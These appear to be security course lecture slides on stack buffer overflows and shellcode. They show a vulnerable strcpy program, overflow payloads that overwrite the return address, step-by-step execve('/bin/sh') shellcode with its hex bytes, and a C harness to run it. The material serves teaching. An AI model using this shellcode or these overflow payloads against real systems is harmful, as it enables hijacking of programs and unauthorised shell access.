
More in the class labs

“A”x68 . “printf”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




"A"x68 . "\x20\xC2\x04\x08"

Assume printf@plt at 0x804C220

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




“A”x68 . “\x20\xC2\x04\x08” args

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

Dump of assembler code for function main:

```
0x080483e4 <+0>: push    %ebp
0x080483e5 <+1>: mov     %esp,%ebp
0x080483e7 <+3>: sub     $72,%esp
0x080483ea <+6>: mov     12(%ebp),%eax
0x080483ed <+9>: mov     4(%eax),%eax
0x080483f0 <+12>: mov     %eax,4(%esp)
0x080483f4 <+16>: lea     -64(%ebp),%eax
0x080483f7 <+19>: mov     %eax,(%esp)
0x080483fa <+22>: call    0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```




Agenda

Control Flow Hijacks



Common Hijacking Methods

- Buffer Overflows
- Exploits (shell code) Construction




Shellcode


Traditionally, we inject assembly instructions for `exec("/bin/sh")` into buffer.

- see *"Smashing the stack for fun and profit"* for exact string

```
...  
0x080483fa <+22>: call    0x8048300 <strcpy@plt>  
0x080483ff <+27>: leave  
0x08048400 <+28>: ret
```



Mixed code and data



Executing system calls

```
1 #include <unistd.h>
2 void main(int argc, char **argv) {
3     execve("/bin/sh", NULL, NULL);
4     exit(0);
5 }
```

int execve(char *file, char *argv[], char *env[])

- file is name of program to be executed `"/bin/sh"`
- argv is address of null-terminated argument array `{"/bin/sh", NULL}`
- env is address of null-terminated environment array `NULL`

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80*`
4. System call runs. Result in `eax`

* using `sysenter` is faster, but this is the traditional explanation

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`,
arg 3 in `edx`
3. Call `int 0x80*`
4. System call runs. Result in `eax`

execve is
0xb

* using `sysenter` is faster, but this is the traditional explanation

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80*`
4. System call runs. Result in `eax`

`execve` is
`0xb`

`"/bin/sh"` in `ebx`,
`0` in `ecx`, `edx`

* using `sysenter` is faster, but this is the traditional explanation

Executing system calls

```
execve("/bin/sh", 0, 0);
```

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`,
arg 3 in `edx`
3. Call `int 0x80*`
4. System call runs. Result in `eax`

execve is
0xb

addr of "/bin/sh"
in `ebx`,
0 in `ecx`, `edx`

* using `sysenter` is faster, but this is the traditional explanation

Shellcode example

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"  
"\x73\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\xb0\x0b\xcd\x80";
```

Executable String

Shellcode example

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

Notice no NULL
chars. Why?

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"  
"\x73\x68\x68\x2f\x62\x69\x6e\x89"  
"\xe3\xb0\x0b\xcd\x80";
```

Executable String

Program Example

```
#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
              "\x73\x68\x68\x2f\x62\x69\x6e\x89"
              "\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
    printf ("Shellcode length : %d bytes\n", strlen (code));
    int(*f)()=(int(*)())code;
    f();
}
```

```
$ gcc -o shellcode -fno-stack-protector
  -z execstack shellcode.c
```

Execution

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers

0x0
0x68
0x73
0x2f
0x2f
0x6e
0x69
0x62
0x2f

esp →

Execution

```
xor ecx, ecx  
mul ecx  
push ecx  
push 0x68732f2f  
push 0x6e69622f  
mov ebx, esp  
mov al, 0xb  
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers

0x0	0x0
0x68	h
0x73	s
0x2f	/
0x2f	/
0x6e	n
0x69	i
0x62	b
0x2f	/

esp →

Recap

To generate ***exploit*** for a basic buffer overflow:

1. Determine size of **stack frame up to return addr**
2. Overflow buffer with the right size
3. Replace return address with the location of the code you want to run (e.g., shellcode)

